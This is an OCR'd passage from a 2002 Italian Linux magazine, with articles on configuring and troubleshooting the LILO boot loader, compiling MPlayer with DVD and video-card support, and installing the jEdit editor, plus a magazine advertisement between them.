Ogni sezione ha delle opzioni che influenzano l'installazione e il funzionamento del Lilo, analizziamone insieme le caratteristiche:

Sezione generale

- *Prompt:* visualizza il prompt di Boot
- *timeout=50:* Lilo aspetterà 5 secondi prima di avviare il default OS.

TAB. 1 Un esempio di Lilo.conf.

```
#/etc/lilo.conf
Prompt
timeout=50
default=linux
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
message=/boot/message
linear
image=/boot/vmlinuz-2.4.7-10
        label=linux
        initrd=/boot/initrd-2.4.7-10.img
        read-only
        root=/dev/hdb1
        append="hdc=ide-scsi"
other=/dev/hda1
optional
label=DOS
```

Fig. 2 • Dove vogliamo installare il Boot Loader?

- *default=linux:* Default OS
- *boot=/dev/hda:* Dove è installato il boot loader. In questo caso nell'MBR, se ci fosse stato */dev/hda1* al suo posto, sarebbe stato installato nella prima partizione di hda.
- *map=/boot/map:* Specifica la posizione del file di mappa residente in */boot.*
- *install=/boot/boot.b:* Installa il file specificato come nuovo settore di Boot. Il file in questione è residente in */boot.*
- *message=/boot/message:* Contiene informazioni che verrano visualizzate sullo schermo.
- *linear:* Genera indirizzi di settore lineare invece di indirizzi *settore/testina/cilindro.* E' indispensabile nel caso si riscontrino problemi con la geometria del disco. In base alle esigenze al posto di *"linear"* possiamo trovare anche *"lba32"* (supporto lba per dischi grandi).

Sezione immagine del Linux

- *image=/boot/vmlinuz-2.4.7-10:* l'immagine del nostro kernel residente in */boot.*
- *label=linux:* il nome dell'OS che ci apparirà al Prompt.
- *initrd=/boot/initrd-2.4.7-10.img:* questo file verrà utilizzato come RAMdisk iniziale, anch'esso residente in */boot.*
- *read-only:* il filesystem root è montato in sola lettura. Soltanto in seguito *(remount)* verrà rimontato in lettura/scrittura.
- *root=/dev/hdb1:* il device root.
  Come avrete notato è residente su hdb e non su hda

dove è stato installato Lilo.

- *append="hdc=ide-scsi": Append* accoda delle opzioni che poi verranno trasmesse al kernel. In questo caso abbiamo notificato al kernel il device hdc come ide-scsi (è il mio masterizzatore!). Con *append* possiamo "appendere" anche opzioni diverse come per esempio la geometria del disco.

Sezione altre immagini

- *other=/dev/hda1:* Indica un'altra partizione dove è residente in questo caso Windows.
- *optional:* omette l'immagine se non è disponibile al momento della creazione della mappa.
- *label=DOS:* come ci apparirà al prompt.

...Se durante l'avvio del sistema ottenete un errore 0x10 e si blocca il boot, si tratta di un errore causato da un floppy danneggiato o da un vecchio controller floppy...

E' stato analizzato il precedente */etc/lilo.conf* studiandone le caratteristiche, ma ciò serve soltanto a capirne la struttura, la sintassi, non è un file di configurazione perfetto o applicabile a qualsiasi caso (altrimenti articoli del genere non esisterebbero! eheh), scrivendo da terminale *cat/etc/lilo.conf* sicuramente avrete davanti a voi un file di configurazione simile ma non identico.
Editato */etc /lilo.conf* basta che eseguiamo da prompt:

```
$ lilo -v
```

per installare il nostro boot loader.
L'opzione *"-v"* è nel caso in cui volessimo avere più informazioni durante l'installazione del Lilo.Se non siamo sicuri delle nostre modifiche possiamo fare soltanto una prova per vedere se il file di configurazione è idoneo. Basta fare un test e renderlo prolisso con *"-v":*

```
$ lilo -t -v
```

Se vogliamo avviare il PC con qualche opzione particolare, oppure modificarne il comportamento di qualcuna esistente in */etc/lilo.conf* basta che alla comparsa della scritta LILO premiamo *SHIFT* ciò farà comparire un menù di boot testuale.
Per disinstallare lilo basta scrivere:

```
$ lilo -u
```

```
[mychot@jazz mychot]$ su
Password:
[root@jazz mychot]# lilo -t -v
bash: lilo: command not found
[root@jazz mychot]# /sbin/lilo -t -v
LILO version 21.4-4 (test mode), Copyright (C) 1992-1998 Werner Almesberge
'lba32' extensions Copyright (C) 1999,2000 John Coffman

Reading boot sector from /dev/hda
Merging with /boot/boot.b
Mapping message file /boot/message
Boot image: /boot/vmlinuz-2.4.7-10
Mapping RAM disk /boot/initrd-2.4.7-10.img
Added linux *
Boot other: /dev/hda1, on /dev/hda, loader /boot/chain.b
Added DOS
The boot sector and the map file have *NOT* been altered.
[root@jazz mychot]#
```

Fig. 3 • L'output di lilo -t -v.
Come notate nessuna modifica è stata compiuta.

Oppure se siamo sotto ambiente Ms-Dos:

```
fdisk /MBR
```

Problemi di Boot?

Generalmente ogni distribuzione odierna configura ed installa lilo automaticamente dopo l'installazione. Questo "automatismo" sicuramente è pratico ma purtroppo non dà garanzie. Spesso capita che al riavvio non tutto funzioni come dovuto o, quando va peggio, non funzioni nulla lasciandoci basiti dinanzi lo schermo (nel caso in cui non abbiamo fatto il boot-floppy durante l'installazione, bèh, penso che qualche imprecazione sia ovvia...).
Possiamo porre rimedio a tutti questi problemi (o quasi tutti) applicando un pò di perspicacia ed interpretando i messaggi d'errore che ci appaiono sullo schermo. Seguendo la lettura dell'articolo esamineremo i casi più comuni di problemi con Lilo.
Abbiamo acceso il PC e siamo arrivati come stadio di boot al n°5 (vedere schema paragrafro "Stadi di Boot"), sullo schermo vi appare soltanto:

- *L* - questo indica un errore dei supporti.
- *LI* - Lilo non riesce a trovare il kernel, verificare la configurazione del *lilo.conf* e controllare che l'immagine esista.
- *LIL* - altro errore dei supporti, in questo caso è illeggibile il file della mappa.
- *LIL?* - un errore causato dal caricamento di un indirizzo non esatto.
- *LIL_* - alcuni errori possono essere derivanti dalla limitazione dei 1024 cilindri (partizione */boot* dopo il 1024 cilindro dell'HD). E' improbabile riscontrare questo errore con le ultime versioni di LILO.
- *LIL-* - la tabella descriptor è corrotta.

- *LILO* - tutto è andato bene !

Se nessuna lettera della parola LILO appare sullo schermo, significa che LILO non è stato installato.

Fig. 4 • Se si usa un drive SCSI bisogna utilizzare l'opzione linear...

Si blocca quando appare *"LI"* al boot utilizzando un drive SCSI.Se state utilizzando un drive SCSI dovreste utilizzare l'opzione *"linear"* in quanto LILO è incapace di gestire la traduzione della sua geometria. Ottenete un errore *0x10* e si blocca il boot. E' un errore causato da un floppy danneggiato o da un vecchio controller floppy. Cambiate floppy oppure effettuate il boot in maniera diversa. Dopo aver ricompilato un nuovo kernel vi siete dimenticati di installare LILO con le nuove modifiche. Non riuscite più a fare il boot. In questo caso dovete ricorrere al floppy di boot oppure al 1° CD della vostra distribuzione. Quando vi appare il boot menu del floppy o del CD premete sulla tastiera *SHIFT+TAB* e scrivete la seguente:

```
boot root=/dev/hda1
```

In pratica stiamo utilizzando un kernel residente nel CD o nel floppy di boot e stiamo indicando a LILO quale partizione è root; in questo caso hda1, la prima partizione del disco rigido. Una volta avviato il sistema effettuare le dovute modifiche a */etc/lilo.conf.*
Non riuscite a vedere i messaggi del Kernel in fase di boot a causa di quelle fastidiosissime schermate di boot di alcune distribuzioni. Potete facilmente risolvere modificando l'opzione *"vga"* in *normal.* Due HD identici eppure il Kernel li notifica con geometrie diverse. Ammettiamo che avete acquistato 2 HD dello stesso produttore, dello stesso modello e, di conseguenza, della stessa capacità. Quando li partizionate notate che fdisk assegna geometrie diverse ai due device. Gli HD sono da 10,1 giga ed il Kernel li vede come tali.
Le dimensioni di hdb sono

*255*63*1232*512 = 10133544960*

e quelle di *hdd :*

*16*63*19650*512 = 10141286400.*

La differenza di dimensione è dovuta al fatto che il kernel acquisisce i dati per i primi due dischi IDE dal BIOS, il BIOS ha rimappato hdb in modo che abbia 255 testine (e *16*19650/255=1232* cilindri) e questo costa 8MB in meno. Potete risolvere questo genere di problemi specificando la geometria dei device nel lilo seguendo la seguente sintassi *"hda=C,H,S".*
Eccovi un esempio:

```
'hdd=1232,255,63'
```

Avviate da un disco SCSI e la geometria dei device IDE viene assegnata in maniera errata. Agire come in precedenza, fornendo la geometria corretta ai device.

Avviare Linux dal boot manager di NT

Si lo sò che non c'entra niente con LILO però può essere utile! Prima di mettere mano al boot manager del WinNT è doveroso fare l'immagine del settore di boot di linux che in questo caso ritroviamo poi in */tmp:*

```
# dd if=/dev/hd* of= /tmp/bootsect.lin bs=512 count=1
```

Copiate questo piccolo file nella partizione di Windows e modificate il *boot.ini* di NT come segue:

```
[boot loader]

timeout=5 default=multi(0)disk(0)rdisk(0)
                                    partition(1)\WINNT
[operating systems] multi(0)disk(0)rdisk(0)
    partition(1)\WINNT="Windows NT Server Version 4.00"
                    multi(0)disk(0)rdisk(0)partition(1)
     \WINNT="Windows NT Server Version 4.00 [VGA mode]"
                                        /basevideo /sos
C:\="MS-DOS"
c:\bootsect.lin="Linux OS"
```

Conclusioni

LILO è uno standard, in quanto è presente oramai sulla maggiorparte delle distribuzioni e, di consegenza, è il più utilizzato, ma non dimentichiamoci di GRUB, altro boot loader di indiscutibile efficacia, che potrebbe rappresentare una valida alternativa per chi non nutre simpatie per LILO. Mi auguro che quest'articolo sia stato utile a tutti coloro che si sono da poco avvicinati a Linux e che non si sono scoraggiati come la maggiorparte delle "new-entry".

Giuseppe De Marco

Cromatika

Oltre 350 SITI scelti per voi!

Pratica, Utile, Divertente

idea WEB

Poste italiane - Spedizione in A.P. - 45% - Art. 2 c. 20/B Legge 662/96 Aut. N. DCDC/150/01/CS/CAL

ANNO II-NUMERO 3 (10) - APRILE 2002 - €1,55

Senza scatti con la FLAT

Nuove offerte col numero verde: sono convenienti?

Manuela ARCURI

Foto, video, calendari: la Rete svela tutti i segreti della più cliccata dagli italiani

Occhio, la Rete ti Spia!

I trucchi per difendere la tua privacy

Sfida all'ultimo videogioco

Xbox a confronto con le migliori console

Web & Cellulari

SMS gratis, ricarica, controllo delle chiamate... guida ai servizi più utili

Rifatti il LOOK

Capelli, trucco... basta una foto!

Si fa così!

Più di 30 PAGINE di dritte

- Organizza in Rete la tua vacanza "mordi e fuggi" perfetta
- Tu in una chat animata!
- Aggiorniamo gratis il sistema
- Realizza un player audio con FLASH
- File sharing sul tuo sito con FRONTPAGE
- Naviga a modem spento con EXPLORER
- Scopri la tua velocità reale di connessione
- Tutte le Webcam del mondo sul tuo PC
- Diventa regista con WINDOWS MOVIE MAKER
- Come gestire i link in HTML
- Filtriamo le e-mail offensive con EUDORA
- Alla ricerca delle origini della tua famiglia

Maghi del DOWNLOAD

La guida completa per trasferire velocemente i file e... risparmiare tempo e denaro!

Uno SCANNER mille usi!

Dove e come scaricare i programmi gratuiti per usarlo come fax, fotocopiatrice, OCR...

EDIZIONI MASTER

ISSN 1592-7725

200110

Schede audio
I migliori modelli di nuova generazione

Giochi
- Hitchcock FC
- Echelon
- Battle Realms
- Emulatori

Grafica 3D
Alla scoperta di programmi e risorse gratis in Rete

RECENSITI
- Scherzi, risate e umorismo
- Cucina
- Fantascienza

in edicola

EDIZIONI MASTER
Lo stesso editore della rivista che stai leggendo

È più che un'idea... si fa così!

La nuova rivista che parla di Internet!
Pratica, utile, divertente... per chi dalla Rete vuole idee...
per chi vuole cavare un ragno dal web! ;-)
È più che un'idea... si fa così: esempi, tutorial, guide perché le idee siano anche pratica oltre che pratiche.

Linux Media Player

La strada che porta alla conquista degli utenti desktop passa obbligatoriamente per le applicazioni multimediali. Se è vero che il Pinguino è ancora indietro rispetto a Windows e Mac nel campo dell'editing video, lo stesso non si può dire per il software di riproduzione. In questo campo lo "stato dell'arte" è rappresentato da due o tre programmi tra cui spicca MPlayer...

Non è passata poi neanche tanta acqua sotto i ponti da quando per vedere decentemente qualche immagine in movimento con Linux si poteva fare affidamento solo sul buon vecchio Xanim e qualcuno dei suoi front-end. Oggi quello dei video player è uno dei settori piú dinamici e si contano almeno cinque o sei progetti davvero degni di nota. In questo articolo ci occuperemo di MPlayer: un software scritto da un team di sviluppatori ungheresi davvero in gamba che, a dispetto della sua giovane età, presenta delle caratteristiche davvero sorprendenti. L'ultima release, la 0.60, supporta tutti i codec video piú diffusi (vedi riquadro 1), tra cui il controverso DivX, ed è in grado - grazie al celeberrimo ed ancor piú controverso DeCSS - di riprodurre anche i DVD criptati. Se è vero, poi, che le applicazioni multimediali sono quelle che piú necessitano di hardware performante, è fondamentale, per un video player, essere in grado di sfruttare tutte le caratteristiche della macchina su cui gira. Da questo punto di vista MPlayer è ineccepibile: prevede due ordini di ottimizzazione, uno relativo alle caratteristiche del processore, e l'altro all'hardware grafico. Innanzitutto, sfrutta le istruzioni MMX2 (introdotte con i processori di classe PentiumIII e presenti in tutti i modelli successivi , sia AMD che Intel), le istruzioni 3DNow! (per i processori AMD K6-2 e superiori), 3DNow-ext (Athlon e Duron) e SSE (Pentium4), ripagandoci egregiamente del bel gruzzolo speso per la CPU di ultima generazione. La vera "killer feature" MPlayer, tuttavia, è la tecnologia VidX. Nato dopo l'uscita dell'ultima release, il progetto VidX (che sta per VIDeo Interface for *niX) prevede lo sviluppo di una serie di driver a basso livello che consentono alle applicazioni di accedere direttamente al framebuffer e al back-end scaler delle schede video di ultima generazione e sfruttarne al massimo l'accelerazione hardware. Le schede già supportate sono le Matrox e le ATI Radeon e Rage128, mentre per le altre schede vengono usati i driver accelerati di XFree con altre ottimizzazioni. Il prezzo da pagare per una tale flessibilità è un'installazione non proprio elementare di un buon numero di componenti e la necessità di girovagare un po' per la rete alla ricerca di alcuni di essi.

Download

Puntiamo dunque il browser sulla homepage del progetto, *http://mplayerhq.hu*, ed esploriamo la sezione *downloads*. Il nome in codice della release *0.60* è, significativamente, *"The RTFMcounter"* dove RTFM sta, ovviamente, per "Read The Fu***ng Manual". Installare e ottimizzare MPlayer, come preannunciato, non è un'operazione propriamente banale e il team di sviluppatori consiglia caldamente di consultare a fondo la documentazione... Salta subito all'occhio, nella pagina dei download, la mancanza dei pacchetti precompilati. Questo perché pacchetti precompilati di MPlayer non esistono. La mancata possibilità di installare RPM o DEB si deve a due ordini di ragioni: la prima delle quali è legale. Per qualche oscuro moti-

Fig. 1 • MPlayer con la skin "plastic". L'ultima release aggiunge un'interfaccia grafica built-in e il supporto per le skin.

vo, infatti, non tutto il codice di MPlayer è coperto dalla medesima licenza, e sarebbe impossibile distribuirlo in forma binaria, visto che non si possono applicare diverse licenze per un unico prodotto. La seconda ragione è squisitamente tecnica: la maggior parte delle configurazioni e delle ottimizzazioni cui accennato avvengono durante la compilazione. Distribuendo dei binari, dunque, non sarebbe possibile ottimizzare adeguatamente il programma. Nella sezione *downloads,* troveremo, oltre al codice sorgente, anche le skin, i font e le librerie dei codec audio-video, in formato *.dll* (si, sono quelle di Windows.:-). Per poter usare l'interfaccia grafica sarà necessario scaricare almeno una skin - in genere quella di default - e un fontset - quello per il charset iso8859-1 - oltre al pacchetto dei codec.
Serviranno la *libdvdcss* (ne esistono diverse versioni; gli sviluppatori di MPlayer raccomandano la versione rilasciata con il progetto Ogle, reperibile all'Url *http://www.dtek.chalmers.se/groups/dvd/dist/libdvdcss-0.0.3.ogle3.tar.gz* che sembra essere la più veloce) e la *libdvdread (http://www.dtek.chalmers.se/ groups/dvd/dist/libdvdread-0.9.2.tar.gz).*
Le due librerie vanno installate necessariamente in quest'ordine: prima la *libdvdcss*, poi la *libdvdread*. Per motivi di spazio non ci soffermeremo sull'installazione di queste componenti che, tuttavia, si riduce al consueto *./configure, make, make install*. Una volta installate le librerie, MPlayer le riconoscerà in fase di configurazione ed abiliterà automaticamente il supporto per i DVD.

Preparazione dell'installazione

Consideriamo di aver scaricato i tarball in una directory temporanea nella nostra home directory: */home/julius/temp.*
Innanzitutto copieremo i codec nella directory */usr/lib/win32* che, se non esiste sul nostro sistema, andrà creata con

```
#mkdir /usr/lib/win32
```

poi

```
#cd /usr/lib/win32
```

```
#tar jxvf /home/julius/temp/win32codec-0.60.
                                        tar.bz2
```

A questo punto scompattiamo i sorgenti di MPlayer nella directory provvisoria:

```
$cd /home/julius/temp
$tar jxvf MPlayer-0.60.tar.bz2
```

Ora siamo finalmente pronti per compilare. Prima, però, per i fortunati possessori di una scheda video accelerata, è il momento di attivare le ottimizzazioni che MPlayer prevede. Per le schede con chip NVidia non c'è nulla da fare a questo punto, a parte avere installati i driver proprietari e closed-source che la casa madre distribuisce.




Fig. 2 • Ecco un'altra skin. Non vi ricorda qualcosa? Per vedere i DVD criptati - ovvero circa il 95% dei DVD in vendita e a noleggio - sarà necessario scaricare le risorse "esterne" cui si diceva.

Nella directory */home/julius/temp/ MPlayer-0.60/drivers,* invece, troveremo i sorgenti del modulo *mga_vid,* che permette di sfruttare l'accelerazione hardware delle schede Matrox, mentre */home/julius/temp/MPlayer-0.60/drivers/radeon* contiene i moduli per le schede Radeon e Rage128.
Quello che bisogna fare è posizionarsi nella directory appropriata per la propria scheda e lanciare:

```
$make
```

per compilare il modulo, seguito da:

```
#make install
```

per installarlo. Nel caso dei moduli per le schede ATI lanceremo anche:

```
#make nodes
```

Il passo successivo è creare un device speciale nella directory */dev* per la nostra scheda con il comando:

```
#mknod /dev/xxx_vid c 178 0
```

dove a *xxx* bisogna sostituire *mga* per le schede Matrox, radeon o rage128 per le ATI .
Poi lanciare:

```
#insmod /home/julius/temp/MPlayer-0.
                        60/drivers/xxx_vid.o
```

(stesso discorso come sopra *xxx* sta per mga, radeon o rage 128).
Per fare in modo che il modulo venga caricato automaticamente all'occorrenza, inseriremo la riga:

```
"alias char-major-178  xxx_vid"
```

(senza le virgolette) nel nostro */etc/modules.conf*.. Una volta completate queste operazioni, siamo finalmente pronti per iniziare la compilazione vera e propria.

Compile Time

Posizioniamoci nella dir. */home/julius/tmp/MPlayer-0.60* e lanciamo

```
$./configure --enable-gui --enable-fbdev --
                                enable-streaming
```

I possessori di una scheda 3dfx aggiungeranno:

```
--enable-3dfx --enable-tdfxfb
```

La prima opzione abilita l'uso dell'interfaccia grafica che, per default, è disabilitata; la seconda abilita la possibilità di indirizzare l'output del player direttamente su framebuffer e quindi di vedere un filmato direttamente in console! L'ultima opzione permette a MPlayer di visualizzare filmati in streaming da un URL Internet. Gli utenti Mandrake e Red-Hat, dovranno aggiungere l'opzione *--disable-gcc-checking*. Questo perché le suddette distribuzioni integrano una versione non standard del compilatore *Gcc* - la 2.96 - che, a detta del team di MPlayer, è tutt'altro che stabile. Al prompt successivo, sarà di nuovo necessario fare mea-culpa e digitare testualmente *gcc-2.96 is broken*. Nonostante le preoccupazioni degli sviluppatori di MPlayer - che consigliano di aggiornare il compilatore il prima possibile - la compilazione con le ultime versioni del Gcc, quelle distribuite con Mandrake 8.1 e RedHat 7.2, è sempre andata a buon fine. Lo script *configure* rileverà la classe del processore, controllerà le librerie installate e la presenza dei moduli grafici. Al termine, se tutto è andato per il verso giusto, apparirà un riepilogo della configurazione effettuata. A questo punto procederemo con:

```
$make
```

e poi

```
#make install
```

Al termine dell'operazione troveremo i binari *mplayer* e *gmplayer* nella directory */usr/local/bin*. Prima di poter cominciare a guardare i nostri filmati preferiti bisogna però installare i fonts e le skin (almeno una è necessaria). Creiamo dunque le directory appropriate nella nostra home e scompattiamo font e skin:

```
$mkdir /home/julius/.mplayer/font
$cd /home/julius/.mplayer/font
$unzip /home/julius/temp/mp-arial-iso-8859-1.zip
$mkdir /home/julius/.mplayer/Skin
$cd /home/julius/.mplayer/Skin
$tar jxvf /home/julius/temp/default.tar.bz2
```

Buio in sala

Dopo tanto lavoro, finalmente siamo pronti per goderci un bel filmato. Lanciamo il comando:

```
$mplayer -gui -vo xv -ao oss
```

I possessori di una scheda Matrox useranno *-vo xmga*, chi ha una 3dfx, userà *-vo 3dfx*, mentre le ATI richiedono *-vo vesa: lvo:/dev/xxx_vid* (xxx, al solito, sta per radeon o rage128). Questa della definizione del *-vo*, ovvero video output, è una fase molto delicata, i driver possibili sono tanti: il Riquadro 2 li rac-

Tutti i Codec di MPlayer

Ovvero tutto quello che volevate vedere e non avete mai osato...

```
* VCD (Video CD) direttamente da CD-ROM
* DVD
* MPEG 1/2 System Stream (PS/PES/VOB)
  e Elementary Stream (ES)
* RIFF AVI
* ASF/WMV v1.0
* QT/MOV
* VIVO
* FLI
* RealMedia
* NuppelVideo
* yuv4mpeg
* FILM (.cpk)
* RoQ
```

Codec video e audio

```
* MPEG1 (VCD) e MPEG2 (DVD) video
* DivX ;-), OpenDivX (DivX4) e altre
  varianti del formato MPEG4
* Windows Media Video 7 (WMV1) e 8 (WMV2)
* Intel Indeo (3.1,3.2,4.1,5.0)
* MJPEG, ASV2
* XAnim codecs
* VIVO
* FLI
* RealVideo 1.0

* I codec audio principali: MPEG layer 2,
  and layer 3 (MP3) audio
* MPEG layer 1 audio
* AC3 dolby audio
* Ogg Vorbis audio codec
* Voxware audio
* alaw, msgsm, pcm
* VIVO audio (g723, Vivo Siren)
* RealAudio: DNET (low bitrate AC3)
```




Fig. 3 • DVD in console! Grazie al supporto per il framebuffer (con il modulo generico fbdev o con quelli card-specific) è possibile guardare i nostri filmati senza neanche far partire X...

coglie tutti). Apparirà la finestra di MPlayer e il pannello di controllo con la skin di default. Qui le cose torneranno familiari anche al più incallito degli utenti Windows: i comandi sono quelli di ogni player che si rispetti e, in più, le skin e l'interfaccia grafica non hanno niente da invidiare alle più blasonate controparti windowsiane. Per vedere un DVD sarà sufficiente aggiungere l'opzione *-dvd 1* e, opzionalmente *-alang, -slang, -chapter* e *-dvdangle* che definiscono rispettivamente la la lingua da usare per l'audio, quella dei sottotitoli, il numero del capitolo del DVD da cui iniziare la proiezione e l'angolatura. Ad esempio:

```
$mplayer -dvd 1 /dev/dvd -alang en -slang it -
                                        chapter 4
```

riprodurrà il film in lingua inglese con sottotitoli in italiano, a partire dal quarto capitolo del primo titolo. La fluidità e la nitidezza delle immagini vi sorprenderanno. L'audio e il video dovrebbero essere sincronizzati automaticamente, se così non fosse i tasti + e - sul tastierino numerico aumentano o diminuiscono il ritardo dell'immagine rispetto al suono. MPlayer è stato testato su un Athlon 1100 con lettore DVD Asus 16x e scheda video Matrox G400. La qualità delle immagini è risultata superiore a quella ottenibile sotto Windows con il DVD player distribuito dalla Asus :-)

Conclusioni

La discussione di queste pagine non rende conto di tutte le potenzialità di MPlayer, che sono davvero innumerevoli, ma rende sufficientemente l'idea della "portata" di questo programma che - per certi aspetti - risulta davvero innovativo e alimenta ottime speranze per il futuro. Bisogna però ricordare che MPlayer è ancora in fase di "heavvy developmement" e alcune importanti funzioni non sono ancora state implementate: una su tutte il supporto per i menu interattivi dei DVD che, ad oggi, sono ancora inutilizzabili. In definitiva, questo è uno di quei programmi che - nonostante le complicate procedure di installazione e configurazione, che tradiscono la "gioventù" del progetto - tutti dovrebbero avere nella propria Linux Box domestica.

Stefano Picascia

Video Output (-vo)

Generali:

```
* x11: driver X11 generico non accelerato
* xv: driver X11 generico con
  accelerazione hardware
* gl: OpenGL renderer
* dga: X11 DGA extension
* fbdev: Output per framebuffer generico
* svga:  SVGAlib
* sdl: driver per SDL >= v1.1.7
* ggi: simile a SDL
* aalib: Rendering in modalità text-only
  (da provare assolutamente)
      vesa: VESA BIOS    directfb: DirectFB
```

Card Specific:

```
* vidix:VIDeo Interface for *niX
* xvidix:VIDIX in X window
* mga:Matrox G200/G400/G450/G550 accelerato
  per la console
* xmga:Matrox G200/G400/G450/G550 accelerato
  in X Window
* 3dfx: driver accelerato per Voodoo
  3/Banshee (non testato, potrebbe non
  funzionare)
  tdfxfb: driver accelerato per Voodoo
  3/Banshee  (questo funziona!)
```

Speciali

```
* png: genera un file PNG come output
* pgm: genera un file PGM come output (for
  testing purposes)
* md5:MD5sum output
* null: nessun output (per benchmarking)
```

Audio Output (-ao)

```
* oss: driver generico per Open Sound
  System
* SDL
* NAS (Network Audio System)
* alsa05
* alsa09
* ESD
* ARTS
* SUN audio driver per BSD e Solaris8
```

JEdit-Editor per programmatori

Gli editor per programmatori in ambiente Linux sono molteplici, a partire dal famigerato Emacs passando per il classico "vi" fino ai più moderni, anche se meno orientati alla programmazione, KWrite e GEdit. Se poi si estende l'elenco al di fuori dei programmi forniti con le principali distribuzioni é possibile trovare su Internet ottimi editor open source per programmatori.

In questo panorama si é aggiunto da qualche anno JEdit (***http://www.jedit.org***) che, grazie al suo autore ed a numerosi collaboratori, ha raggiunto livelli di qualità e funzionalità notevoli. Nel contempo, ha anche raggruppato una schiera di utenti che hanno anche un sito web a loro dedicato (*http://community.jedit.org*) che contiene news, informazioni relative al prodotto, discussioni tra utenti, link ai download ed altro.

Ottenere jEdit

jEdit é un editor per programmatori sviluppato nel linguaggio Java, questo significa che é possibile utilizzarlo su diverse piattaforme e non solo su Linux. In particolare supporta Linux, Mac OS X, OS/2 e Windows . Per ulteriori dettagli é possibile consultare la pagina relativa alla compatibilità del sito ufficiale del programma (***http://www.jedit.org/ index.php? page=compatibility***). Per poter utilizzare jEdit é dunque necessario avere installata una Virtual Machine per la piattaforma Java. La versione consigliata é la 1.4 anche se jEdit funziona anche con Java2 di versioni inferiori (come la 1.3 o la 1.2.2). Una volta verificata ed eventualmente aggiornata la Virtual Machine di sistema é possibile procedere al download ed all'installazione di jEdit. La pagina con tutto il materiale é all'indirizzo: ***http://www.jedit.org/index.php?page=download***. Da qui si può accedere al download delle due versioni attualmente in linea, l'ultima della serie 3 (la 3.2.2) per cui sono disponibili anche gli RPM ed i package per Mac OS X, oppure la versione 4.0 che, al momento della stesura dell'articolo, é in fase di beta. Quest'ultima versione é disponibile in download nella sola versione "multipiattaforma" e cioé basata su un installer Java sviluppato appositamente per jEdit. Infine, dalla pagina dei download é possibile accedere allo scaricamento della documentazione utente che, dobbiamo però rilevare, é ferma alla versione 3.2.1 di jEdit ed infatti é solitamente indietro di qualche versione. Qui si é scelto di provare l'ultimissima versione disponibile, la 4.0pre6.

Installare jEdit

L'installazione di jEdit non é un'operazione complessa, anche nel caso si desideri utilizzare l'installer Java - scelta obbligata attualmente per la versione 4.0. Per eseguire l'installer é necessario essere collegati al sistema con l'utente root, pena un messaggio di errore prima dell'inizio dell'estrazione dei file, ed impartire il seguente comando (disponibile anche sul sito web di jEdit nella sezione download):

```
java -Djava.compiler=none -jar
                          jedit40pre6install.jar
```

Ovviamente il runtime (o sdk) di Java deve essere correttamente installato nel sistema e la variabile *PATH* deve contenere un riferimento al suo percorso. Per verificare ciò é possibile utilizzare il comando *set* in congiunzione con *grep*:

```
set | grep PATH
```

o, più semplicemente con *echo*:

```
echo $PATH
```

e quindi verificare che la directory di installazione dei binari di Java (ad esempio: */usr/local/j2sdk1.4.0/bin*) sia correttamente indicata nel PATH. L'installer, dopo alcune schermate informative con le indicazioni della licenza - a proposito, jEdit é rilasciato con licenza GNU GPL - richiede di indicare le directory di installazione del programma e dello shortcut. La seconda é




Fig. 1 • Specificare dove jEdit verrà installato.

solitamente una directory già indicata nel PATH di sistema (come */usr/local/bin*) in modo che il nuovo comando "jedit" sia disponibile da console senza la necessità di specificare un percorso complesso (vedi Figura 1).

Funzionalità principali

Sicuramente jEdit si é evoluto moltissimo negli ultimi anni partendo da semplice editor ed aggiungendo man mano sempre più funzionalità. Anche il componente per la visualizzazione del testo (o del codice) che in fase iniziale si basava sui componenti testuali di Java - Swing, é stato completamente riscritto con l'obbiettivo di ottenere performance migliori.
La schermata principale di jEdit é dedicata alla visualizzazione del testo, approccio standard per questo tipo di programmi. In Figura 2 si può vedere jEdit mentre visualizza un file Java.
